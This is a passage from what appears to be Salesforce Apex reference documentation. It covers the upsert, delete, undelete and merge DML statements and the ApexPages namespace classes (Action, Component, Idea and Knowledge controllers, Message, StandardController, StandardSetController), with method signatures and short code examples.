The optional field parameter, *`opt_field`*, is a field token (of type `Schema.SObjectField`). For example, to specify the MyExternalID custom field, the statement is:

```
upsert sObjectList Account.Fields.MyExternalId__c;
```

If the field used for maching doesn't have the `Unique` attribute set, the context user must have the "View All" object-level permission for the target object or the "View All Data" permission so that `upsert` does not accidentally insert a duplicate record.

Note: Custom field matching is case-insensitive only if the custom field has the **Unique** and **Treat "ABC" and "abc" as duplicate values (case insensitive)** attributes selected as part of the field definition. If this is the case, "ABC123" is matched with "abc123." For more information, see "Create Custom Fields" in the Salesforce online help.

How Upsert Chooses to Insert or Update

Upsert uses the sObject record's primary key (the ID), an idLookup field, or an external ID field to determine whether it should create a new record or update an existing one:

- If the key is not matched, a new object record is created.
- If the key is matched once, the existing object record is updated.
- If the key is matched multiple times, an error is generated and the object record is neither inserted or updated.

Example

This example performs an upsert of a list of accounts.

```
List<Account> acctList = new List<Account>();
// Fill the accounts list with some accounts

try {
    upsert acctList;
} catch (DmlException e) {

}
```

This next example performs an upsert of a list of accounts using a foreign key for matching existing records, if any.

```
List<Account> acctList = new List<Account>();
// Fill the accounts list with some accounts

try {
    // Upsert using an external ID field
    upsert acctList myExtIDField__c;
} catch (DmlException e) {

}
```

Delete Statement

The `delete` DML operation deletes one or more existing sObject records, such as individual accounts or contacts, from your organization's data. `delete` is analogous to the `delete()` statement in the SOAP API.

Syntax

```
delete sObject
delete sObject[]
```

Example

The following example deletes all accounts that are named 'DotCom':

```
Account[] doomedAccts = [SELECT Id, Name FROM Account
                         WHERE Name = 'DotCom'];
try {
    delete doomedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 140.

Undelete Statement

The `undelete` DML operation restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin. `undelete` is analogous to the UNDELETE statement in SQL.

Syntax

```
undelete sObject | ID
undelete sObject[] | ID[]
```

Example

The following example undeletes an account named 'Trump'. The `ALL ROWS` keyword queries all rows for both top level and aggregate relationships, including deleted records and archived activities.

```
Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Trump' ALL ROWS];
try {
    undelete savedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 140.

Merge Statement

The `merge` statement merges up to three records of the same sObject type into one of the records, deleting the others, and re-parenting any related records.

Note: This DML operation does not have a matching Database system method.

Syntax

```
merge sObject sObject
merge sObject sObject[]
merge sObject ID
```

`merge` ***sObject ID[]***

The first parameter represents the master record into which the other records are to be merged. The second parameter represents the one or two other records that should be merged and then deleted. You can pass these other records into the `merge` statement as a single sObject record or ID, or as a list of two sObject records or IDs.

Example

The following example merges two accounts named 'Acme Inc.' and 'Acme' into a single record:

```
List<Account> ls = new List<Account>{new Account(name='Acme Inc.'),new Account(name='Acme')};
insert ls;
Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
try {
    merge masterAcct mergeAcct;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 140.

ApexPages Namespace

The `ApexPages` namespace provides classes used in Visualforce controllers.

The following are the classes in the `ApexPages` namespace.

IN THIS SECTION:

Action Class

You can use `ApexPages.Action` to create an action method that you can use in a Visualforce custom controller or controller extension.

Component Class

Represents a dynamic Visualforce component in Apex.

IdeaStandardController Class

`IdeaStandardController` objects offer Ideas-specific functionality in addition to what is provided by the `StandardController`.

IdeaStandardSetController Class

`IdeaStandardSetController` objects offer Ideas-specific functionality in addition to what is provided by the `StandardSetController`.

KnowledgeArticleVersionStandardController Class

`KnowledgeArticleVersionStandardController` objects offer article-specific functionality in addition to what is provided by the `StandardController`.

Message Class

Contains validation errors that occur when the end user saves the page when using a standard controller.

StandardController Class

Use a StandardController when defining an extension for a standard controller.

StandardSetController Class

`StandardSetController` objects allow you to create list controllers similar to, or as extensions of, the pre-built Visualforce list controllers provided by Salesforce.

Action Class

You can use `ApexPages.Action` to create an action method that you can use in a Visualforce custom controller or controller extension.

Namespace

ApexPages

Usage

For example, you could create a `saveOver` method on a controller extension that performs a custom save.

Instantiation

The following code snippet illustrates how to instantiate a new `ApexPages.Action` object that uses the save action:

```
ApexPages.Action saveAction = new ApexPages.Action('{!save}');
```

Example

In the following example, when the user updates or creates a new Account and clicks the **Save** button, in addition to the account being updated or created, the system writes a message to the system debug log. This example extends the standard controller for Account.

The following is the controller extension.

```
public class pageCon{
    public PageReference RedirectToStep2(){
        // ...
        // ...
        return Page.Step2;
    }
}
```

The following is the Visualforce markup for a page that uses the above controller extension.

```
<apex:component>
    <apex:attribute name="actionToInvoke" type="ApexPages.Action" ... />
    ...
    <apex:commandButton value="Perform Controller Action" action="{!actionToInvoke}"/>
</apex:component>

<apex:page controller="pageCon">
    ...
    <c:myComp actionToInvoke="{!RedirectToStep2}"/>
</apex:page>
```

For information on the debug log, see "View Debug Logs" in the Salesforce online help.

IN THIS SECTION:

Action Constructors

Action Methods

Action Constructors

The following are constructors for `Action`.

IN THIS SECTION:

Action(action)
Creates a new instance of the `ApexPages.Action` class using the specified action.

`Action(action)`

Creates a new instance of the `ApexPages.Action` class using the specified action.

Signature

```
public Action(String action)
```

Parameters

`action`
Type: String

The action.

Action Methods

The following are methods for `Action`. All are instance methods.

IN THIS SECTION:

getExpression()
Returns the expression that is evaluated when the action is invoked.

invoke()
Invokes the action.

`getExpression()`

Returns the expression that is evaluated when the action is invoked.

Signature

```
public String getExpression()
```

Return Value

Type: String

`invoke()`

Invokes the action.

Signature

```
public System.PageReference invoke()
```

Return Value

Type: System.PageReference

Component Class

Represents a dynamic Visualforce component in Apex.

Namespace

ApexPages

Dynamic Component Properties

The following are properties for `Component`.

IN THIS SECTION:

childComponents
Returns a reference to the child components for the component.

expressions
Sets the content of an attribute using the expression language notation. The notation for this is `expressions.name_of_attribute`.

facets
Sets the content of a facet to a dynamic component. The notation for this is `facet.name_of_facet`.

`childComponents`

Returns a reference to the child components for the component.

Signature

```
public List <ApexPages.Component> childComponents {get; set;}
```

Property Value

Type: List<ApexPages.Component>

Example

```
Component.Apex.PageBlock pageBlk = new Component.Apex.PageBlock();

Component.Apex.PageBlockSection pageBlkSection = new
Component.Apex.PageBlockSection(title='dummy header');

pageBlk.childComponents.add(pageBlkSection);
```

expressions

Sets the content of an attribute using the expression language notation. The notation for this is `expressions.`*`name_of_attribute`*.

Signature

```
public String expressions {get; set;}
```

Property Value

Type: String

Example

```
Component.Apex.InputField inpFld = new
Component.Apex.InputField();
inpField.expressions.value = '{!Account.Name}';
inpField.expressions.id = '{!$User.FirstName}';
```

facets

Sets the content of a facet to a dynamic component. The notation for this is `facet.`*`name_of_facet`*.

Signature

```
public String facets {get; set;}
```

Property Value

Type: String

Usage

Note: This property is only accessible by components that support facets.

Example

```
Component.Apex.DataTable myDT = new
Component.Apex.DataTable();
ApexPages.Component.OutputText footer = new
```

```
Component.Apex.OutputText(value='Footer Copyright');
myDT.facets.footer = footer;
```

IdeaStandardController Class

`IdeaStandardController` objects offer Ideas-specific functionality in addition to what is provided by the `StandardController`.

Namespace

ApexPages

Usage

A method in the IdeaStandardController object is called by and operated on a particular instance of an IdeaStandardController.

Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your Salesforce representative.

In addition to the methods listed in this class, the `IdeaStandardController` class inherits all the methods associated with the `StandardController` class.

Instantiation

An IdeaStandardController object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard ideas controller.

Example

The following example shows how an IdeaStandardController object can be used in the constructor for a custom list controller. This example provides the framework for manipulating the comment list data before displaying it on a Visualforce page.

```
public class MyIdeaExtension {

    private final ApexPages.IdeaStandardController ideaController;

    public MyIdeaExtension(ApexPages.IdeaStandardController controller) {
        ideaController = (ApexPages.IdeaStandardController)controller;
    }

    public List<IdeaComment> getModifiedComments() {
        IdeaComment[] comments = ideaController.getCommentList();
        // modify comments here
        return comments;
    }

}
```

The following Visualforce markup shows how the IdeaStandardController example shown above can be used in a page. This page must be named *`detailPage`* for this example to work.

Note: For the Visualforce page to display the idea and its comments, in the following example you need to specify the ID of a specific idea (for example, `/apex/detailPage?id=<ideaID>`) whose comments you want to view.

```
<!-- page named detailPage -->
<apex:page standardController="Idea" extensions="MyIdeaExtension">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText >{!idea.body}</apex:outputText>
    </apex:pageBlock>
    <apex:pageBlock title="Comments Section">
        <apex:dataList var="a" value="{!modifiedComments}" id="list">
            {!a.commentBody}
        </apex:dataList>
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="-1">Prev</ideas:detailOutputLink>
        |
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="1">Next</ideas:detailOutputLink>
    </apex:pageBlock>
</apex:page>
```

SEE ALSO:

StandardController Class

IdeaStandardController Methods

The following are instance methods for `IdeaStandardController`.

IN THIS SECTION:

getCommentList()

Returns the list of read-only comments from the current page.

`getCommentList()`

Returns the list of read-only comments from the current page.

Signature

```
public IdeaComment[] getCommentList()
```

Return Value

Type: IdeaComment[]

This method returns the following comment properties:

- `id`
- `commentBody`
- `createdDate`

- `createdBy.Id`
- `createdBy.communityNickname`

IdeaStandardSetController Class

`IdeaStandardSetController` objects offer Ideas-specific functionality in addition to what is provided by the `StandardSetController`.

Namespace

ApexPages

Usage

Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your Salesforce representative.

In addition to the method listed above, the `IdeaStandardSetController` class inherits the methods associated with the `StandardSetController`.

Note: The methods inherited from the `StandardSetController` cannot be used to affect the list of ideas returned by the `getIdeaList` method.

Instantiation

An IdeaStandardSetController object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard list controller for ideas.

Example: Displaying a Profile Page

The following example shows how an IdeaStandardSetController object can be used in the constructor for a custom list controller:

```
public class MyIdeaProfileExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaProfileExtension(ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController)controller;
    }

    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
        return ideas;
    }

}
```

The following Visualforce markup shows how the IdeaStandardSetController example shown above and the `<ideas:profileListOutputLink>` component can display a profile page that lists the recent replies, submitted ideas, and

votes associated with a user. Because this example does not identify a specific user ID, the page automatically shows the profile page for the current logged in user. This page must be named *profilePage* in order for this example to work:

```
<!-- page named profilePage -->
<apex:page standardController="Idea" extensions="MyIdeaProfileExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:profileListOutputLink sort="recentReplies" page="profilePage">
          Recent Replies</ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas Submitted
        </ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas Voted
        </ideas:profileListOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
             {!ideadata.title}</ideas:detailoutputlink>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

In the previous example, the <ideas:detailoutputlink> component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named *viewPage* in order for this example to work:

```
<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
</apex:page>
```

Example: Displaying a List of Top, Recent, and Most Popular Ideas and Comments

The following example shows how an IdeaStandardSetController object can be used in the constructor for a custom list controller:

Note: You must have created at least one idea for this example to return any ideas.

```
public class MyIdeaListExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaListExtension (ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController)controller;
    }

    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
```

```
        return ideas;
    }
}
```

The following Visualforce markup shows how the IdeaStandardSetController example shown above can be used with the `<ideas:listOutputLink>` component to display a list of recent, top, and most popular ideas and comments. This page must be named *`listPage`* in order for this example to work:

```
<!-- page named listPage -->
<apex:page standardController="Idea" extensions="MyIdeaListExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:listOutputLink sort="recent" page="listPage">Recent Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="top" page="listPage">Top Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="popular" page="listPage">Popular Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="comments" page="listPage">Recent Comments
        </ideas:listOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
             {!ideadata.title}</ideas:detailoutputlink>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

In the previous example, the `<ideas:detailoutputlink>` component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named *`viewPage`*.

```
<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
</apex:page>
```

SEE ALSO:

StandardSetController Class

IdeaStandardSetController Methods

The following are instance methods for `IdeaStandardSetController`.

IN THIS SECTION:

getIdeaList()
Returns the list of read-only ideas in the current page set.

`getIdeaList()`

Returns the list of read-only ideas in the current page set.

Signature

```
public Idea[] getIdeaList()
```

Return Value

Type: Idea[]

Usage

You can use the `<ideas:listOutputLink>`, `<ideas:profileListOutputLink>`, and `<ideas:detailOutputLink>` components to display profile pages as well as idea list and detail pages (see the examples below). The following is a list of properties returned by this method:

- `Body`
- `Categories`
- `Category`
- `CreatedBy.CommunityNickname`
- `CreatedBy.Id`
- `CreatedDate`
- `Id`
- `LastCommentDate`
- `LastComment.Id`
- `LastComment.CommentBody`
- `LastComment.CreatedBy.CommunityNickname`
- `LastComment.CreatedBy.Id`
- `NumComments`
- `Status`
- `Title`
- `VoteTotal`

KnowledgeArticleVersionStandardController Class

`KnowledgeArticleVersionStandardController` objects offer article-specific functionality in addition to what is provided by the `StandardController`.

Namespace

ApexPages

Usage

In addition to the method listed above, the `KnowledgeArticleVersionStandardController` class inherits all the methods associated with `StandardController`.

Note: Though inherited, the `edit`, `delete`, and `save` methods don't serve a function when used with the `KnowledgeArticleVersionStandardController` class.

Example

The following example shows how a `KnowledgeArticleVersionStandardController` object can be used to create a custom extension controller. In this example, you create a class named `AgentContributionArticleController` that allows customer-support agents to see pre-populated fields on the draft articles they create while closing cases.

Prerequisites:

1. Create an article type called *`FAQ`*. For instructions, see "Create Article Types" in the Salesforce online help.
2. Create a text custom field called `Details`. For instructions, see "Add Custom Fields to Article Types" in the Salesforce online help.
3. Create a category group called *`Geography`* and assign it to a category called *`USA`*. For instructions, see "Create and Modify Category Groups" and "Add Data Categories to Category Groups" in the Salesforce online help.
4. Create a category group called *`Topics`* and assign it a category called *`Maintenance`*.

```
/** Custom extension controller for the simplified article edit page that
    appears when an article is created on the close-case page.
*/
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController as
 an argument
    public AgentContributionArticleController(
        ApexPages.KnowledgeArticleVersionStandardController ctl) {
        // This is the SObject for the new article.
        //It can optionally be cast to the proper article type.
        // For example, FAQ__kav article = (FAQ__kav) ctl.getRecord();
        SObject article = ctl.getRecord();
        // This returns the ID of the case that was closed.
        String sourceId = ctl.getSourceId();
        Case c = [SELECT Subject, Description FROM Case WHERE Id=:sourceId];

        // This overrides the default behavior of pre-filling the
        // title of the article with the subject of the closed case.
        article.put('title', 'From Case: '+c.subject);
        article.put('details__c',c.description);

        // Only one category per category group can be specified.
        ctl.selectDataCategory('Geography','USA');
        ctl.selectDataCategory('Topics','Maintenance');
```

```
    }
}
```

```
/** Test class for the custom extension controller.
*/
@isTest
private class AgentContributionArticleControllerTest {
    static testMethod void testAgentContributionArticleController() {
         String caseSubject = 'my test';
         String caseDesc = 'my test description';

         Case c = new Case();
         c.subject= caseSubject;
         c.description = caseDesc;
         insert c;
         String caseId = c.id;
         System.debug('Created Case: ' + caseId);

         ApexPages.currentPage().getParameters().put('sourceId', caseId);
         ApexPages.currentPage().getParameters().put('sfdc.override', '1');

         ApexPages.KnowledgeArticleVersionStandardController ctl =
            new ApexPages.KnowledgeArticleVersionStandardController(new FAQ__kav());

         new AgentContributionArticleController(ctl);

         System.assertEquals(caseId, ctl.getSourceId());
         System.assertEquals('From Case: '+caseSubject, ctl.getRecord().get('title'));
         System.assertEquals(caseDesc, ctl.getRecord().get('details__c'));
    }
}
```

If you created the custom extension controller for the purpose described in the previous example (that is, to modify submitted-via-case articles), complete the following steps after creating the class:

1. Log into your Salesforce organization and from Setup, enter *Knowledge Settings* in the Quick Find box, then select **Knowledge Settings**.
2. Click **Edit**.
3. Assign the class to the Use Apex customization field. This associates the article type specified in the new class with the article type assigned to closed cases.
4. Click **Save**.

KnowledgeArticleVersionStandardController Constructors

KnowledgeArticleVersionStandardController Methods

SEE ALSO:

StandardController Class

KnowledgeArticleVersionStandardController Constructors

The following are constructors for `KnowledgeArticleVersionStandardController`.

IN THIS SECTION:

KnowledgeArticleVersionStandardController(article)
Creates a new instance of the `ApexPages.KnowledgeArticleVersionStandardController` class using the specified knowledge article.

`KnowledgeArticleVersionStandardController(article)`

Creates a new instance of the `ApexPages.KnowledgeArticleVersionStandardController` class using the specified knowledge article.

Signature

```
public KnowledgeArticleVersionStandardController(SObject article)
```

Parameters

`article`
Type: SObject
The knowledge article, such as `FAQ__kav`.

KnowledgeArticleVersionStandardController Methods

The following are instance methods for `KnowledgeArticleVersionStandardController`.

IN THIS SECTION:

getSourceId()
Returns the ID for the source object record when creating a new article from another object.

setDataCategory(categoryGroup, category)
Specifies a default data category for the specified data category group when creating a new article.

`getSourceId()`

Returns the ID for the source object record when creating a new article from another object.

Signature

```
public String getSourceId()
```

Return Value

Type: String

`setDataCategory(categoryGroup, category)`

Specifies a default data category for the specified data category group when creating a new article.

Signature

```
public Void setDataCategory(String categoryGroup, String category)
```

Parameters

`categoryGroup`
Type: String

`category`
Type: String

Return Value

Type: Void

Message Class

Contains validation errors that occur when the end user saves the page when using a standard controller.

Namespace

ApexPages

Usage

When using a standard controller, all validation errors, both custom and standard, that occur when the end user saves the page are automatically added to the page error collections. If there is an `inputField` component bound to the field with an error, the message is added to the components error collection. All messages are added to the pages error collection. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.

If your application uses a custom controller or extension, you must use the `message` class for collecting errors.

Instantiation

In a custom controller or controller extension, you can instantiate a Message in one of the following ways:

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary);
  ```

  where `ApexPages.severity` is the enum that is determines how severe a message is, and `summary` is the String used to summarize the message. For example:

  ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.Severity.FATAL, 'my error msg');
  ```

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary, detail);
  ```

  where `ApexPages. severity` is the enum that is determines how severe a message is, `summary` is the String used to summarize the message, and `detail` is the String used to provide more detailed information about the error.

ApexPages.Severity Enum

Using the `ApexPages.Severity` enum values, specify the severity of the message. The following are the valid values:

- `CONFIRM`
- `ERROR`
- `FATAL`
- `INFO`
- `WARNING`

All enums have access to standard methods, such as `name` and `value`.

IN THIS SECTION:

Message Constructors

Message Methods

Message Constructors

The following are constructors for `Message`.

IN THIS SECTION:

Message(severity, summary)

Creates a new instance of the `ApexPages.Message` class using the specified message severity and summary.

Message(severity, summary, detail)

Creates a new instance of the `ApexPages.Message` class using the specified message severity, summary, and message detail.

Message(severity, summary, detail, id)

Creates a new instance of the `ApexPages.Message` class using the specified severity, summary, detail, and component ID.

`Message(severity, summary)`

Creates a new instance of the `ApexPages.Message` class using the specified message severity and summary.

Signature

```
public Message(ApexPages.Severity severity, String summary)
```

Parameters

severity
Type: ApexPages.Severity

The severity of a Visualforce message.

summary
Type: String

The summary Visualforce message.

Message(severity, summary, detail)

Creates a new instance of the `ApexPages.Message` class using the specified message severity, summary, and message detail.

Signature

```
public Message(ApexPages.Severity severity, String summary, String detail)
```

Parameters

severity
Type: ApexPages.Severity

The severity of a Visualforce message.

summary
Type: String

The summary Visualforce message.

detail
Type: String

The detailed Visualforce message.

Message(severity, summary, detail, id)

Creates a new instance of the `ApexPages.Message` class using the specified severity, summary, detail, and component ID.

Signature

```
public Message(ApexPages.Severity severity, String summary, String detail, String id)
```

Parameters

severity
Type: ApexPages.Severity

The severity of a Visualforce message.

summary
Type: String

The summary Visualforce message.

detail
Type: String

The detailed Visualforce message.

id
Type: String

The ID of the Visualforce component to associate with the message, for example, a form field with an error.

Message Methods

The following are methods for `Message`. All are instance methods.

IN THIS SECTION:

getComponentLabel()
Returns the label of the associated `inputField` component. If no label is defined, this method returns `null`.

getDetail()
Returns the value of the detail parameter used to create the message. If no detail String was specified, this method returns `null`.

getSeverity()
Returns the severity enum used to create the message.

getSummary()
Returns the summary String used to create the message.

`getComponentLabel()`

Returns the label of the associated `inputField` component. If no label is defined, this method returns `null`.

Signature

```
public String getComponentLabel()
```

Return Value

Type: String

`getDetail()`

Returns the value of the detail parameter used to create the message. If no detail String was specified, this method returns `null`.

Signature

```
public String getDetail()
```

Return Value

Type: String

`getSeverity()`

Returns the severity enum used to create the message.

Signature

```
public ApexPages.Severity getSeverity()
```

Return Value

Type: ApexPages.Severity

`getSummary()`

Returns the summary String used to create the message.

Signature

```
public String getSummary()
```

Return Value

Type: String

StandardController Class

Use a StandardController when defining an extension for a standard controller.

Namespace

ApexPages

Usage

StandardController objects reference the pre-built Visualforce controllers provided by Salesforce. The only time it is necessary to refer to a StandardController object is when defining an extension for a standard controller. StandardController is the data type of the single argument in the extension class constructor.

Instantiation

You can instantiate a StandardController in the following way:

```
ApexPages.StandardController sc = new ApexPages.StandardController(sObject);
```

Example

The following example shows how a StandardController object can be used in the constructor for a standard controller extension:

```
public class myControllerExtension {

    private final Account acct;

    // The extension constructor initializes the private member
    // variable acct by using the getRecord method from the standard
    // controller.
    public myControllerExtension(ApexPages.StandardController stdController) {
        this.acct = (Account)stdController.getRecord();
    }

    public String getGreeting() {
        return 'Hello ' + acct.name + ' (' + acct.id + ')';
    }
}
```

The following Visualforce markup shows how the controller extension from above can be used in a page:

```
<apex:page standardController="Account" extensions="myControllerExtension">
    {!greeting} <p/>
    <apex:form>
        <apex:inputField value="{!account.name}"/> <p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

IN THIS SECTION:

StandardController Constructors

StandardController Methods

StandardController Constructors

The following are constructors for `StandardController`.

IN THIS SECTION:

StandardController(controllerSObject)

Creates a new instance of the `ApexPages.StandardController` class for the specified standard or custom object.

`StandardController(controllerSObject)`

Creates a new instance of the `ApexPages.StandardController` class for the specified standard or custom object.

Signature

```
public StandardController(SObject controllerSObject)
```

Parameters

controllerSObject
Type: SObject

A standard or custom object.

StandardController Methods

The following are methods for `StandardController`. All are instance methods.

IN THIS SECTION:

addFields(fieldNames)
When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in `fieldNames` so that the controller can explicitly access those fields as well.

cancel()
Returns the PageReference of the cancel page.

delete()
Deletes record and returns the PageReference of the delete page.

edit()
Returns the PageReference of the standard edit page.

getId()
Returns the ID of the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

getRecord()
Returns the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

reset()
Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded.

save()
Saves changes and returns the updated PageReference.

view()
Returns the PageReference object of the standard detail page.

`addFields(fieldNames)`

When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in `fieldNames` so that the controller can explicitly access those fields as well.

Signature

```
public Void addFields(List<String> fieldNames)
```

Parameters

fieldNames
Type: List<String>

Return Value

Type: Void

Usage

This method should be called before a record has been loaded—typically, it's called by the controller's constructor. If this method is called outside of the constructor, you must use the `reset()` method before calling `addFields()`.

The strings in `fieldNames` can either be the API name of a field, such as AccountId, or they can be explicit relationships to fields, such as foo__r.myField__c.

This method is only for controllers used by dynamicVisualforce bindings.

`cancel()`

Returns the PageReference of the cancel page.

Signature

```
public System.PageReference cancel()
```

Return Value

Type: System.PageReference

`delete()`

Deletes record and returns the PageReference of the delete page.

Signature

```
public System.PageReference delete()
```

Return Value

Type: System.PageReference

`edit()`

Returns the PageReference of the standard edit page.

Signature

```
public System.PageReference edit()
```

Return Value

Type: System.PageReference

`getId()`

Returns the ID of the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

Signature

```
public String getId()
```

Return Value

Type: String

`getRecord()`

Returns the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

Signature

```
public SObject getRecord()
```

Return Value

Type: sObject

Usage

Note that only the fields that are referenced in the associated Visualforce markup are available for querying on this SObject. All other fields, including fields from any related objects, must be queried using a SOQL expression.

Tip: You can work around this restriction by including a hidden component that references any additional fields that you want to query. Hide the component from display by setting the component's `rendered` attribute to `false`.

Example

```
<apex:outputText
value="{!account.billingcity}
{!account.contacts}"
rendered="false"/>
```

`reset()`

Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded.

Signature

```
public Void reset()
```

Return Value

Type: Void

Usage

This method is only used if `addFields` is called outside the constructor, and it must be called directly before `addFields`.

This method is only for controllers used by dynamicVisualforce bindings.

`save()`

Saves changes and returns the updated PageReference.

Signature

```
public System.PageReference save()
```

Return Value

Type: System.PageReference

`view()`

Returns the PageReference object of the standard detail page.

Signature

```
public System.PageReference view()
```

Return Value

Type: System.PageReference

StandardSetController Class

`StandardSetController` objects allow you to create list controllers similar to, or as extensions of, the pre-built Visualforce list controllers provided by Salesforce.

Namespace

ApexPages

Usage

The `StandardSetController` class also contains a *prototype object*. This is a single `sObject` contained within the Visualforce StandardSetController class. If the prototype object's fields are set, those values are used during the save action, meaning that the values

are applied to every record in the set controller's collection. This is useful for writing pages that perform mass updates (applying identical changes to fields within a collection of objects).

Note: Fields that are required in other Salesforce objects will keep the same requiredness when used by the prototype object.

Instantiation

You can instantiate a StandardSetController in either of the following ways:

- From a list of sObjects:

```
List<account> accountList = [SELECT Name FROM Account LIMIT 20];
ApexPages.StandardSetController ssc = new ApexPages.StandardSetController(accountList);
```

- From a query locator:

```
ApexPages.StandardSetController ssc =
new ApexPages.StandardSetController(Database.getQueryLocator([SELECT Name,CloseDate FROM
 Opportunity]));
```

Note: The maximum record limit for StandardSetController is 10,000 records. Instantiating StandardSetController using a query locator returning more than 10,000 records causes a LimitException to be thrown. However, instantiating StandardSetController with a list of more than 10,000 records doesn't throw an exception, and instead truncates the records to the limit.

Example

The following example shows how a StandardSetController object can be used in the constructor for a custom list controller:

```
public class opportunityList2Con {
    // ApexPages.StandardSetController must be instantiated
    // for standard list controllers
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                    [SELECT Name, CloseDate FROM Opportunity]));
            }
            return setCon;
        }
        set;
    }

    // Initialize setCon and return a list of records
    public List<Opportunity> getOpportunities() {
        return (List<Opportunity>) setCon.getRecords();
    }
}
```

The following Visualforce markup shows how the controller above can be used in a page:

```
<apex:page controller="opportunityList2Con">
    <apex:pageBlock>
        <apex:pageBlockTable value="{!opportunities}" var="o">
            <apex:column value="{!o.Name}"/>
```

```
            <apex:column value="{!o.CloseDate}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

IN THIS SECTION:

StandardSetController Constructors

StandardSetController Methods

StandardSetController Constructors

The following are constructors for `StandardSetController`.

IN THIS SECTION:

StandardSetController(sObjectList)

Creates a new instance of the `ApexPages.StandardSetController` class for the list of sObjects returned by the query locator.

StandardSetController(controllerSObjects)

Creates a new instance of the `ApexPages.StandardSetController` class for the specified list of standard or custom objects.

`StandardSetController(sObjectList)`

Creates a new instance of the `ApexPages.StandardSetController` class for the list of sObjects returned by the query locator.

Signature

```
public StandardSetController(Database.QueryLocator sObjectList)
```

Parameters

`sObjectList`
Type: Database.QueryLocator

A query locator returning a list of sObjects.

`StandardSetController(controllerSObjects)`

Creates a new instance of the `ApexPages.StandardSetController` class for the specified list of standard or custom objects.

Signature

```
public StandardSetController(List<SObject> controllerSObjects)
```

Parameters

`controllerSObjects`
Type: List<SObject>

A List of standard or custom objects.

StandardSetController Methods

The following are methods for `StandardSetController`. All are instance methods.

IN THIS SECTION:

cancel()
Returns the PageReference of the original page, if known, or the home page.

first()
Returns the first page of records.

getCompleteResult()
Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.

getFilterId()
